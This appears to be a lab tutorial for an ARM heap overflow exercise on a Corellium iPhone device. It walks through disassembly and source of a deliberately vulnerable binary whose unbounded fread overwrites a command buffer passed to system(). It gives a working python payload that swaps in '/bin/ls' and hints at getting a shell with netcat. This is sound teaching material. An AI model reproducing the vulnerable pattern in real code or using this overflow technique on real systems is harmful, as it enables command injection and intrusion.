


ARM Heap Overflow Exercise

Difficulty - Medium

SSH to your Corellium device and run the vuln binary

```
$ vuln
```

Run the binary `vuln`. You get a message that says "Better luck next time"



Let's open the binary in Hopper to see what's going on. Let's have a look at the main function.



```

_main:
0000000100007bac    sub     sp, sp, #0x40                ; DATA XREF=_main+36
0000000100007bb0    stp    x22, x21, [sp, #0x10]
0000000100007bb4    stp    x20, x19, [sp, #0x20]
0000000100007bb8    stp    x29, x30, [sp, #0x30]
0000000100007bbc    add    x29, sp, #0x30
0000000100007bc0    cmp    w0, #0x1
0000000100007bc4    b.le   loc_100007c28

0000000100007bc8    mov    x19, x1
0000000100007bcc    mov    x20, x0
0000000100007bd0    adr    x8, #0x100007bac
0000000100007bd4    nop
0000000100007bd8    str    x8, [sp, #0x30 + var_30]
0000000100007bdc    adr    x0, #0x100007e53
0000000100007be0    nop
0000000100007be4    bl     imp___stubs_printf           ; printf
0000000100007be8    ldr    x21, [x19, #0x8]
0000000100007bec    adr    x1, #0x100007e73
0000000100007bf0    nop
0000000100007bf4    mov    x0, x21
0000000100007bf8    bl     imp___stubs_strcmp          ; strcmp
0000000100007bfc    cmp    w20, #0x3
0000000100007c00    b.ne   loc_100007c14

0000000100007c04    cbnz   w0, loc_100007c14

0000000100007c08    ldr    x0, [x19, #0x10]
0000000100007c0c    bl     _heapOverflow              ; _heapOverflow
0000000100007c10    b     loc_100007c34

loc_100007c14:
0000000100007c14    adr    x1, #0x100007e78
0000000100007c18    nop
0000000100007c1c    mov    x0, x21
0000000100007c20    bl     imp___stubs_strcmp          ; strcmp
0000000100007c24    cbz    w0, loc_100007c4c

loc_100007c28:
0000000100007c28    adr    x0, #0x100007f93
0000000100007c2c    nop
0000000100007c30    bl     imp___stubs_puts           ; puts

loc_100007c34:
0000000100007c34    movz   w0, #0x0
0000000100007c38    ldp    x29, x30, [sp, #0x30]
0000000100007c3c    ldp    x20, x19, [sp, #0x20]
0000000100007c40    ldp    x22, x21, [sp, #0x10]
0000000100007c44    add    sp, sp, #0x40
0000000100007c48    ret
; endp
```

Annotations:

- if argc is <=1, jump to Better luck next time
- x19 = char **argv
- x21 = argv[1]
- Check if argc==3 and argv[1] is the string "heap"
- Jump to the function heapOverflow, this is what we want
- First argument to the call to heapOverflow function is argv[2]

So, it's clear what we need to do to jump to the function **heapOverflow**

In order to do that, the following requirements must be met

1. Pass three arguments (or 2 because the first argument in a C program is the command with which the program is invoked)
2. **argv[1]** should be the string "heap"
3. **argv[2]** should be some argument that gets passed as the first argument to the function **heapOverflow**

Just to recall

A main function in C has the prototype

```
int main(int argc, char **argv)
```

argc - An integer that contains the count of arguments that follow in argv. The argc parameter is always greater than or equal to 1.

argv - An array of null-terminated strings representing command-line arguments entered by the user of the program. By convention, argv[0] is the command with which the program is invoked, argv[1] is the first command-line argument, and so on, until argv[argc], which is always NULL

Let's also have a look at the PseudoCode of the heapOverflow function. Note that the PseudoCode shows up for 32-bit arch but still gives you a good idea of the program flow.

```
int _heapOverflow(int arg0) {
    puts("Heap overflow challenge. Execute a shell command of your choice on the device");
    printf("Welcome: from %s, printing out the current user\n", r1);
    r0 = fopen(arg0, "rb");
    fseek(r0, 0x0, 0x2);
    ftell(r19);
    fseek(r19, 0x0, 0x0);
    r21 = malloc(0x400);
    r0 = malloc(0x400);
    *(int32_t *)r0 = 0x616f6877;
    *(int32_t *) (r0 + 0x3) = 0x696d61;
    fread(r21, 0x1, r20, r19);
    r0 = system(r22);
    return r0;
}
```

So it seems like it tries to open a file with the name as the first argument which is passed to it.

At the end, there is also a call to the **system** function which executes a command, the input is the r22 (or x22) register

The allocation for r21 (x21) is 0x400 bytes, which is read using the following **fread** command

```
fread(r21, 0x1, r20, r19);
```

Let's create a simple file on the device and pass it as input to the **vuln** binary.

```
echo "Hello World" > input.txt ./vuln heap input.txt
```

```
iPhone:~/arm64 root# echo "Hello World" > input.txt
iPhone:~/arm64 root# ./vuln heap input.txt
Address of main function is 0x1003f7bac
Heap overflow challenge. Execute a shell command of your choice on the device
Welcome: from input.txt, printing out the current user
root
iPhone:~/arm64 root#
```

So it seems like it prints out the input for the **whoami** command

Let's cheat a bit to look at the Source code itself

```
void heapOverflow(char *filename){
    printf("Heap overflow challenge. Execute a shell command of your choice\n");
    printf("Welcome: from %s, printing out the current user\n", filename);
    FILE *f = fopen(filename, "rb");
    fseek(f, 0, SEEK_END);
    size_t fs = ftell(f);
    fseek(f, 0, SEEK_SET);
    char *name = malloc(0x400);
    char *command = malloc(0x400);
    strcpy(command, "whoami");
    fread(name, 1, fs, f);
    system(command);
    return;
}
```

Sure enough, passing a file with length more than **0x400** bytes will overflow the adjacent memory and might end up overflowing the string **"command"**, and thus when the **system** call is made, we might be able to call our own commands.

On the Corellium device, use the following command to generate the malicious file

```
python3 -c 'print("/"*0x400+"/bin/ls\x00")' > hax.txt
```

Then pass it as input to the binary.

```
vuln heap hax.txt
```

```
iPhone:~/arm64 root# ./vuln heap hax.txt
Address of main function is 0x1002e7bac
Heap overflow challenge. Execute a shell command of your choice on the device
Welcome: from hax.txt, printing out the current user
hax.txt vuln
iPhone:~/arm64 root#
```

Instead of the **whoami** command, the **ls** command gets executed.

Can you try and get a shell on the device using this ? (Hint: netcat is already installed on the device).